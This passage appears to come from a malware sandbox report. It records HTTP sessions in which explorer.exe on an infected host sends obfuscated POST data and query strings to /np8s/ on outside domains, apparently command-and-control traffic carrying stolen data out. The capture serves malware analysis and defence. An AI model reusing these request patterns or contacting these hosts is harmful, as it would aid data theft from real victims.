L2njtbumPz9P4Gs8p~_tBBlAg73Au5HXxw_PB7-tOVbZxq90phFlp6TVGoGsMRRjQNsgawUB_awCWIVtXuEtuf4WkX ycex1S11gWmQ8rLUPNYeEJJ7nZOFVZTobnyeZkB6GiqqqqO(as0jf3LMSfykR(LJlJdcLKvLLnqCVADv3N4SfINgx0 8xuFLDAhtYtzY3nfkw62_OZHGineBFYHArSkwIsCzMugujPhA0CKYp-QLWT08c6vWZFErUanWM8XsrxqPXAxBb4oXK iad0_O9H6Ur7UtbLCcEGRryLrQep0s79qK1Tm5mrrCx(gxHWcDPnCd9ms8jISZOftbC2YYjFZbPSXYXY5T38Gbktvc vprp1ROWTXUFFUgMh~FnEGPcXCaBH1pJxgVAcpn0WZxcxnu8ObhMNR-MqEAk9NwJGbK9rVTPV99E4QBu 8JoAypt7h6Katexq0ElplrBuGQP9zDiruVVq_fY4KBFJwvGsBW_b5ehTRFEI-YNyyWwQwppJ5keZHcEGJAXkZI66yc FSfZ5oGlvIaMiW7FnAnUOkT728M42Xoh8pXOr7mblhi5a37LKP7fSRvRJssx_~WfWfjQ
May 27, 2022 19:07:31.562521935 CEST	848	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:31 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49782	23.19.171.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:17.849312067 CEST	174	OUT	POST /np8s/ HTTP/1.1 Host: www.harmlett.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.harmlett.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.harmlett.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 49 64 53 47 7a 46 72 78 34 73 63 44 6b 31 73 59 6a 6b 28 59 69 47 49 42 77 4a 32 43 77 6a 78 49 61 65 51 73 58 45 31 56 79 30 76 34 58 73 4f 55 35 46 55 55 36 4e 6b 75 35 57 4c 78 38 4d 39 67 62 62 42 58 54 2d 7e 32 67 47 58 35 69 42 48 55 41 68 52 55 75 6f 43 52 47 54 52 6d 6c 32 38 46 61 4c 6b 64 67 6c 32 41 6e 4e 5 7 31 49 64 35 65 6d 53 51 4f 34 5a 6b 6d 4a 74 50 56 38 71 52 62 6f 6f 36 4b 45 62 38 32 76 58 38 52 43 4a 37 6e 5a 39 64 72 64 6a 52 38 54 47 74 4a 4b 73 57 30 34 62 4c 7a 30 78 61 56 4e 45 6a 5a 37 36 56 51 62 5f 71 6a 51 69 32 31 35 7a 54 66 28 35 5a 77 56 4b 4e 44 79 69 62 7a 4e 4b 54 63 44 33 58 6f 35 6a 46 58 34 74 65 41 7a 31 54 6b 37 7a 64 56 30 74 6c 4b 71 38 71 52 58 32 69 72 28 65 79 76 38 45 50 49 4f 42 42 63 41 4e 54 65 43 52 73 63 66 66 55 66 64 5f 37 49 78 76 75 54 56 30 72 34 64 57 7a 78 4d 50 75 68 55 6f 36 44 67 4f 53 61 77 38 78 7a 64 5f 71 41 67 6c 38 77 5a 48 43 67 41 50 38 62 6d 72 65 5a 48 70 5a 72 76 72 6f 73 71 52 58 50 7e 49 52 57 63 56 73 54 42 36 4d 79 6d 33 61 58 64 78 45 50 5a 61 76 59 73 5a 31 61 74 64 32 64 6b 35 55 6e 39 36 49 72 69 54 74 35 5a 51 30 64 67 65 48 54 38 37 7e 5f 55 44 67 45 4a 36 43 73 75 6a 74 2d 70 42 35 57 44 7a 58 56 41 4e 6b 64 4e 51 38 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=IdSGzFrx4scDk1sYjk(YiGIBwJ2CwjxIaeQsXE1Vy0v4XsOU5FUU6Nku5WLx8M9gbbBXT-~ 2gGX5iBHUAhRUuoCRGTRml28FaLkdgl2AnNW1Id5emSQO4ZkmJtPV8qRboo6KEb82vX8RCJ7nZ9drdjR8TGtJKsW04 bLz0xaVNEjZ76VQb_qjQi215zTf(5ZwVKNDyibzNKTcD3Xo5jFX4teAz1Tk7zdV0tlKq8qRX2ir(eyv8EPIOBBcANT eCRscffUfd_7IxvuTV0r4dWzxMPuhUo6DgOSaw8xzd_qAgl8wZHCgAP8bmreZHpZrvrosqRXP~IRWcVsTB6Mym3aXd xEPZavYsZ1atd2dk5Un96IriTt5ZQ0dgeHT87~_UDgEJ6Csujt-pB5WDzXVANkdNQ8.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49878	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:31.304898977 CEST	846	OUT	GET /np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwF vA==&aDHdzD=vpgdJ4mxrh HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:07:31.474366903 CEST	847	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:31 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDw R1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&aDHdzD=vpgdJ4mxrh Content-Length: 363 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 3f 33 66 6b 34 6f 4e 3d 30 70 70 74 67 71 70 30 4d 65 52 79 65 62 2f 39 6e 6d 75 64 6f 68 4f 4c 4b 71 34 75 32 6b 73 44 77 52 31 77 2b 72 6e 66 4c 34 2f 77 65 30 74 63 65 71 65 6e 6c 47 59 37 76 4e 4f 47 61 41 51 7a 78 64 66 35 7a 56 77 46 76 41 3d 3d 26 61 6d 70 3b 61 44 48 64 7a 44 3d 76 70 67 64 4a 34 6d 78 72 68 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49880	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:36.655141115 CEST	854	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 50 67 4f 4b 39 5a 4d 4b 38 4c 33 34 6a 6a 70 28 58 71 57 4e 59 56 34 68 46 49 57 6a 57 70 7a 75 61 57 4a 47 72 50 32 58 56 56 43 62 71 76 77 6d 6d 4a 67 39 5f 47 42 4b 42 67 6c 30 64 4c 55 70 6b 59 42 79 67 74 65 38 6a 7a 41 58 31 6c 70 68 63 70 72 7a 4d 28 5f 59 6b 61 36 72 4f 4f 73 39 65 6b 4c 32 76 52 79 46 39 36 61 75 2d 51 38 61 46 77 78 66 6d 65 63 65 63 52 46 76 67 69 78 57 6b 47 6b 62 58 64 50 69 2d 38 53 68 58 35 6e 56 65 76 77 67 75 32 37 6d 5f 79 77 4d 32 31 6f 51 48 66 6c 70 69 35 50 79 59 73 56 50 30 4c 51 57 43 70 2d 61 6c 54 44 5a 46 62 4c 72 57 4f 63 6c 79 6f 49 68 53 55 4d 4a 2d 35 69 4b 63 34 53 66 4b 51 34 47 67 54 34 43 48 53 59 62 39 56 44 61 37 4b 79 48 57 63 50 37 74 28 78 33 30 38 6f 70 63 6a 58 37 41 65 69 78 54 47 6f 52 31 4a 49 45 79 42 38 65 31 5a 71 5a 50 56 49 4e 32 67 4d 72 4f 43 58 67 61 76 78 42 34 66 69 39 4d 30 70 33 49 52 39 38 43 65 65 52 6c 39 74 47 62 6b 6c 73 79 32 36 47 41 34 4a 70 5a 61 36 78 5a 34 7a 70 4e 78 70 71 73 6e 69 47 47 62 77 39 4e 28 4e 31 38 74 6f 62 46 77 67 4d 46 30 52 4c 4e 34 44 37 66 32 64 38 71 63 44 4c 70 55 5a 58 38 73 48 43 7a 6c 4e 50 71 69 32 55 38 72 6f 79 4a 65 49 73 52 72 76 6c 70 49 6e 51 68 4c 62 45 44 52 33 6c 52 4d 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=7rdX~PgOK9ZMK8L34jjp(XqWNYV4hFIWjWpzuaWJGrP2XVVCbqvwmmJg9_GBKBgl0dLUpkY Bygte8jzAX1lphcprzM(_Yka6rOOs9ekL2vRyF96au-Q8aFwxfmececRFvgixWkGkbXdPi-8ShX5nVevwgu27m_ywM 21oQHflpi5PyYsVP0LQWCp-alTDZFbLrWOclyoIhSUMJ-5iKc4SfKQ4GgT4CHSYb9VDa7KyHWcP7t(x308opcjX7Ae ixTGoR1JIEyB8e1ZqZPVIN2gMrOCXgavxB4fi9M0p3IR98CeeRl9tGbklsy26GA4JpZa6xZ4zpNxpqsniGGbw9N(N1 8tobFwgMF0RLN4D7f2d8qcDLpUZX8sHCzlNPqi2U8royJeIsRrvlpInQhLbEDR3lRM.
May 27, 2022 19:07:36.827512026 CEST	868	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:36 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.6	49881	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:07:36.818217039 CEST	868	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 4b 68 46 41 73 46 46 50 73 4f 6e 36 57 48 39 33 45 79 51 4c 6f 68 39 39 30 49 7a 30 58 34 45 71 62 6e 37 48 71 32 78 54 6c 35 6a 66 70 66 6f 6d 69 46 46 7a 74 69 64 5a 52 73 71 30 5a 76 2d 70 6b 63 42 7a 67 30 62 28 45 33 6d 58 58 39 71 73 63 70 58 79 4d 7e 38 4f 6d 7e 62 72 4f 37 4c 39 65 63 62 32 65 39 79 45 66 43 61 6f 39 34 33 48 31 78 62 42 33 79 51 42 73 63 70 76 6b 32 35 57 6b 4b 6b 62 6e 52 50 6a 65 4d 4e 32 41 46 6d 59 75 76 70 6c 75 33 72 39 76 50 57 4d 32 78 4b 51 47 7a 6c 71 51 64 50 79 49 4d 56 59 33 7a 54 59 53 70 5f 65 6c 54 53 64 46 65 4e 72 58 69 51 6c 33 45 32 68 67 49 4d 49 4f 35 76 49 37 45 72 56 37 52 75 4c 41 50 66 43 48 65 39 62 73 49 63 61 2d 79 53 48 67 59 30 6c 34 4c 4c 33 32 52 5f 76 38 6a 54 7a 67 65 35 78 54 47 4d 52 31 4a 32 45 79 52 38 65 32 70 71 49 65 6c 49 64 57 67 4c 6e 4f 43 53 6f 36 76 69 4d 59 6a 43 39 4d 73 66 33 4a 70 54 37 77 65 65 52 32 56 74 41 36 6b 6d 31 53 32 38 44 41 34 70 74 5a 61 6c 78 5a 34 42 70 4d 78 35 71 37 76 69 63 33 62 77 35 76 48 4e 6c 63 74 6f 65 46 77 69 46 6c 35 55 4c 4e 51 48 37 65 47 6a 38 35 77 44 4c 37 4d 5a 57 64 73 48 46 44 6c 4e 41 4b 6a 6f 61 5a 62 6a 78 4f 33 2d 69 67 37 5a 6d 72 6b 54 61 57 28 54 57 52 34 74 35 6d 38 39 4e 2d 32 54 74 73 43 34 79 68 41 69 35 6c 45 49 79 77 47 76 35 4d 7a 69 33 49 49 52 47 53 34 33 7e 5a 6c 47 54 46 57 72 47 36 45 7a 4d 71 36 4a 63 62 53 36 6c 67 4d 7a 6a 41 71 34 28 4f 53 58 68 47 51 6f 7e 4b 31 43 73 55 4f 57 55 67 45 6e 6d 41 4e 63 46 51 6f 37 59 33 48 73 58 76 64 6d 6b 55 58 4c 58 48 51 67 51 61 49 56 4d 30 50 59 59 54 77 7e 39 36 73 77 69 73 79 74 72 42 71 4a 43 4d 5a 59 6c 6b 54 44 4f 73 30 41 35 5a 59 69 51 6e 73 58 67 48 6b 34 47 63 36 6e 56 6d 42 31 31 52 58 63 6c 68 2d 34 70 6e 76 68 4d 36 64 58 4f 41 79 4e 42 46 5a 79 49 66 36 6d 52 50 77 58 61 37 71 32 74 61 5f 62 4a 5a 51 6d 32 41

Timestamp	kBytes transferred	Direction	Data
			65 6b 65 39 43 38 6a 32 66 61 65 42 5a 76 46 6b 74 49 70 43 39 68 62 32 74 45 57 64 66 78 6e 4b 39 76 6b 34 4b 49 6d 56 79 70 42 30 74 5a 31 55 75 47 70 68 46 54 58 72 4d 39 47 53 42 61 70 43 57 35 58 65 47 4c 4d 35 6f 38 2d 41 31 30 61 43 61 67 57 50 70 59 7a 50 78 66 50 33 6a 39 52 45 50 28 62 28 48 63 72 76 41 49 5a 41 50 4c 52 52 43 6a 61 61 79 76 43 43 61 58 77 64 38 31 62 56 68 4a 5a 69 77 5f 78 52 64 70 6a 6e 32 57 35 68 4b 2d 56 74 4b 54 6e 73 7a 4d 70 43 43 56 71 33 7a 4c 74 79 64 38 41 30 43 4b 6a 31 4c 68 28 6f 68 68 6e 56 49 75 4e 76 6f 45 4f 52 67 72 75 76 50 64 33 63 47 39 66 55 4a 4e 41 56 52 78 4e 76 68 6a 6b 6b 6c 35 63 79 46 35 4e 36 57 33 67 75 68 57 77 6c 79 43 7a 71 54 76 53 74 4b 54 41 43 4e 43 52 6c 5a 6d 6c 78 34 48 72 57 75 53 4e 5f 44 30 7a 4d 6d 56 39 45 4c 4f 53 42 6f 45 28 6e 64 4e 31 39 44 34 56 4e 30 4c 4d 4d 59 61 4c 72 45 46 48 6e 42 50 50 6a 66 37 6c 59 6c 30 30 30 4c 55 75 5f 52 79 66 52 4a 33 4b 71 30 45 63 76 41 6e 48 68 43 5a 4d 31 36 62 55 59 4a 37 39 38 6c 45 39 79 58 77 5a 4d 75 70 72 72 51 58 6d 4d 6d 45 46 4b 6a 44 30 6e 67 62 73 69 78 74 75 41 39 39 76 4b 6a 59 49 57 70 67 31 6c 71 68 6b 65 52 68 34 41 6f 58 33 57 63 30 7a 71 35 44 5a 66 79 68 5a 41 6e 4c 46 5f 61 50 68 78 37 37 56 4c 67 61 50 69 4b 30 51 57 67 34 6a 49 78 79 6d 35 39 66 73 71 78 79 28 46 4e 72 56 4c 43 49 58 43 4c 2d 58 77 42 74 70 68 4e 31 45 74 32 2d 34 35 75 5a 73 57 47 30 4e 42 67 62 30 70 64 76 49 6f 30 4f 7a 49 6d 5f 62 68 6c 55 76 57 75 4f 69 5f 73 48 73 4e 48 39 64 7a 67 67 52 54 78 58 36 33 76 31 48 71 53 74 56 4c 67 56 4b 56 54 41 79 77 49 41 52 4e 69 59 28 44 43 74 75 76 34 38 38 55 55 30 4a 45 76 72 45 30 4f 35 54 59 6e 78 78 4c 31 78 6f 57 6f 6e 55 54 31 36 65 7a 44 4f 56 5f 73 4d 4e 37 39 49 62 4a 75 48 50 44 61 57 59 33 68 67 6b 38 6c 5a 39 4c 37 4b 4c 39 66 4b 76 53 35 48 44 2d 68 70 75 79 4c 65 55 6a 39 2d 58 63 63 64 44 4e 53 55 76 49 30 4f 5a 49 32 6d 28 61 5a 38 31 6f 63 6e 4b 4f 63 32 36 4b 5a 6f 69 71 63 5a 69 6f 48 65 53 6a 5a 42 57 6a 37 64 6d 4b 6b 79 4e 37 6e 50 4f 32 48 63 53 31 74 76 49 78 6a 43 34 5a 54 4d 4b 76 4e 32 76 2d 6c 4e 57 33 7e 59 47 4b 4c 54 58 71 58 58 43 61 34 32 6f 53 61 69 61 30 72 42 33 61 4e 38 47 6d 73 53 58 57 77 79 30 42 33 6a Data Ascii: 3fk4oN=7rdX~KhFAsFFPsOn6WH93EyQLoh990Iz0X4Eqbn7Hq2xTl5jfpfomiFFztidZRsq0Zv-pkcBzg0b(E3mX X9qscpXyM~8Om~brO7L9ecb2e9yEfCao943H1xbB3yQBscpvk25WkKkbnRPjeMN2AFmYuvplu3r9vPWM2xKQGzlqQd PyIMVY3zTYSp_elTSdFeNrXiQl3E2hgIMIO5vI7ErV7RuLAPfCHe9bsIca-ySHgY0l4LL32R_v8jTzge5xTGMR1J2E yR8e2pqIeIldWgLnOCSo6viMYjC9Msf3JpT7weeR2VtA6km1S28DA4ptZalxZ4BpMx5q7vic3bw5vHNlctoeFwiFl5 ULNQH7eGj85wDL7MZWdsHFDlNAKjoaZbjxO3-ig7ZmrkTaW(TWR4t5m89N-2TtsC4yhAi5lEIywGv5Mzi3IIRGS43~ ZlGTFWrG6EzMq6JcbS6lgMzjAq4(OSXhGQo~K1CsUOWUgEnmANcFQo7Y3HsXXvdmkUXLXHQgQaIVM0PY YTw~96swisytrBqJCMZYlkTDOs0A5ZYiQnsXgHk4Gc6nVmB11RXclh-4pnvhM6dXOAyNBFZyIf6mRPwXa7q2ta_bJZ Qm2Aeke9C8j2faeBZvFktIpC9hb2tEWdfxnK9vk4KlmZypB0tZ1UuGphFTXrM9GSBapCW5XeGLM5o8-A10aCagWPpY zPxfP3j9REP(b(HcrvAIZAPLRRCjaayvCaXwd81bVhJZiw_xRdpjn2W5hK-VtKTnszMpCCVq3zLtyd8A0CKj1Lh(oh hnVIuNvoEORgruvPd3cG9fUJNAVRxNvhjkkl5cyF5N6W3guhWwlyCzqTvStKTACNCRlZmlx4HrWuSN_D0zMmV9ELOS BoE(ndN19D4VN0LMMYaLrEFHnBPPjf7lYl000LUu_RyfRJ3Kq0EcvAnHhCZM16bUYJ798lE9yXwZMuprrQXmMmEFKj D0ngbsixtuA99vKjYlWpg1lqhkeRh4AoX3Wc0zq5DZfyhZAnLF_aPhx77VLgaPiK0QWg4jlxym59fsqxy(FNrVLCIXCL-XwBtphN1Et2-45uZsWG0NBgb0pdvIo0OzIm_bhlUvWuOi_sHsNH9dzggRTxX63v1HqStVLgVKVTAywIARNiY(DC tuv488UU0JEvrE0O5TYnxxL1xoWonUT16ezDOV_sMN79IbJuHPDaWY3hgk8lZ9L7KL9fKvS5HD-hpuyLeUj9-XccdD NSUvI0OZI2m(aZ81ocnKOc26KZoiqcZioHeSjZBWj7dmKkyN7nPO2HcS1tvIxjC4ZTMKvN2v-lNW3~YGKLTXqXXCa4 2oSaia0rB3aN8GmsSXWwy0B3jQTXHUTTYEX8x0o7dqvd_3DtKz6RNrUuSo8sbi0O3ajLvEQJSrV60763o3zUU7po79 LjM4VwDlx3OEYWPIx~wa4hkBpF9rlBLeZkAE6J_QpUKJNsoW1FfZ3IkNILj5NmsN-a8x2JUlGVk6ZCqWjV91rcarWi UljssKloIm69cPd236d0xZv6iUZIVQ0NBT4mlRCQIJkHLbyr3yBziurRY8TfE9MdNOydh5eWGBl7BWbWJlL4bxhaYM MWM~N3YEqtNF8xyM4qsK0y6T3SfL-ARCqKZHBLGIzjP0Frc4auhINn3luL9(emRZCKJMvjM01PjJAoPkvQc3jNDsai die5ZsbjI1-MxHtuUvT~fVtqLVpp2X8VRu13Z87HmdG7pHq09pt6F4qDw1Lk4vzymNa3wFXLOgMWdmXzRWq0mzrSDu z8bmY6eNV4mRo(qWGEDL7CgSXZ-4TXjLC~3(p2ZHArag_zWwP(ZN5ytxBF-DWcz29cW1YRSaDwIKClqs1pBX1Y6OHq viplCXGclsvCb9tN1baHlVFq_(xPShthBkuFVJ-WEFYtxPrqKLhGsHxKrCSQs~NLbbs(rGLMCnyWs(8~JoEzgt7xcT rg5dbAExgBSzXhc7qmDHgCngjhYqJbSY1wal4(QbtppUC2aSbDLXWzVA3V25n4VvS9RfKWKTUuw0ggeRYtERRIGMVI R~ZHt1aDxRjRYxScFTg1IpZoCi7xp2kKNSlCa1YNB4icU07hsw5~OCkR7jWQ8YiwqrIIqWcGE1xOMzU1m99JOEJuNG fXcz-Fcv5qSGcsF40XoR0TU6oTEIIiKz05MynbkGtm1J29M8-co4c30l0onQseVbzIzfCzMZiXI7oDqD16AwECtfsr M5jzRqbONAgviVgZlhV8eE8etyMS5F6Wz8YrPKY15lBfbLVrreOAPHRtRUopZKX46Ki0RCCEdxnKzfsW2qnqZct7OD 2i6cvgO~gMz077HKtok8k9zj2FwnvQ28WZ7oULKDkb2CYtxBmr8LhHGj1Rxt7tcT-RkgT8eXRmgquOigKZxhMHTbkD XONWYIyeZM1tD9oZuu8wGQSXcz2zgFv1IzXFzUMw_HJvpeg0kwY3mj5F4tHLezQuONMZh1p~7BYzYOmFZlKVWje(cu y4W49ZxPlC78bV3PF0wsl9eap86J97WJk~8VdzWjZ8g(k8_PKqCPF2EkkstzZAJsLeos_V44oHs0y4DMGF3djGGVTS H2MyFSC9qFPHE2iiG3nvMt6Lw1sKPDn~DdrVR2CifyMuJl4nA7JYivbEMaICKGNLQPWNoxdqp62dFNo4cBRSfnsE6v zoxkgI8rUsOwdXRaaVFC9wy6YBjQbG-A_0DeZ3EArip42N9(c(7LzAh35(sU8eNu3XIeINYo_nsvjaCb51dUTvBFkM dUCKKGsRynnBlpyt7sq(nHuV2q9cpc-AaREsKZ89RHbM-rPgX9Squ(vUcTukRi4TZ(4vX1wepuTeH8X7fEGKZp2H-W xN6N-9VMHa-VmOVFnWcPyT0oX2fDksTr_ilevK1Dx4vwey20d7_56~q4GckE1bbtzjTNLOt6mQ4rorlYyYrtgt2qns KsANVuInkFCbT7_vCxV1ys80eBF7CMNcmnlXBweIo7qQ7Yj8sgAp8FJ2_7WsqcVwSo-VzPyTvUa9exMIJhoMLAqoE4 hpjVgNKFBGSPEVohD(0JNwEtEQ7ceNIa6cB2qfY2HYSFrBSp1FY3OzI33bui2OfD9qNzC(VOhQm2R8a2Gjy42tlmqd quCFWXOdtXX4M(sgtqkWbf2weip9i~9lWJkjcq31qTFSq06H5b-0iA1aFAmiUm2tsWonq4jcuUkmZ4eTZ1OW29_WSm CcGkj4SHGjLcC(6cWVB92ptdKRJ4PwpRUGeBqU1(2oTyMYsYiNDYr8wokeAHpB-TsQV9r8mQZKbVRPsmKekEZd3aMB -B6x69jQXkGLAhTaMpnI7Ee2-vfYzAltwR9qR44NzbP7kPT9V3-2VFMCFTnsuK19f1kW76HaL1m9PWl06EfvCoRHhM T8EhLBu0LvTSkL_t9S6woR54MYR1CJA~AkNOT4EY5mR7QGGtCKVydBau4QFCWUCHnYbwQ0nWXW8ngcwD L2njtbumPz9P4Gs8p~_tBBlAg73Au5HXxw_PB7-tOVbZxq90phFlp6TVGoGsMRRjQNsgawUB_awCWIVtXuEtuf4WkX ycex1S11gWmQ8rLUPNYeEJJ7nZOFVZTobnyeZkB6GiqqqqO(as0jf3LMSfykR(LJlJdcLKvLLnqCVADv3N4SfINgx0 8xuFLDAhtYtzY3nfkw62_OZHGineBFYHArSkwIsCzMugujPhA0CKYp-QLWT08c6vWZFErUanWM8XsrxqPXAxBb4oXK iad0_O9H6Ur7UtbLCcEGRryLrQep0s79qK1Tm5mrrCx(gxHWcDPnCd9ms8jISZOftbC2YYjFZbPSXYXY5T38Gbktvc vprp1ROWTXUFFUgMh~FnEGPcXCaBH1pJxgVAcpn0WZxcxnu8ObhMNR-MqEAk9NwJGbK9rVTPV99E4QBu 8JoAypt7h6Katexq0ElplrBuGQP9zDiruVVq_fY4KBFJwvGsBW_b5ehTRFEI-YNyyWwQwppJ5keZHcEGJAXkZI66yc FSfZ5oGlvIaMiW7FnAnUOkT728M42Xoh8pXOr7mblhi5a37LKP7fSRvRJssx_~WfWfjQ
May 27, 2022 19:07:37.215754986 CEST	895	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:07:36 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 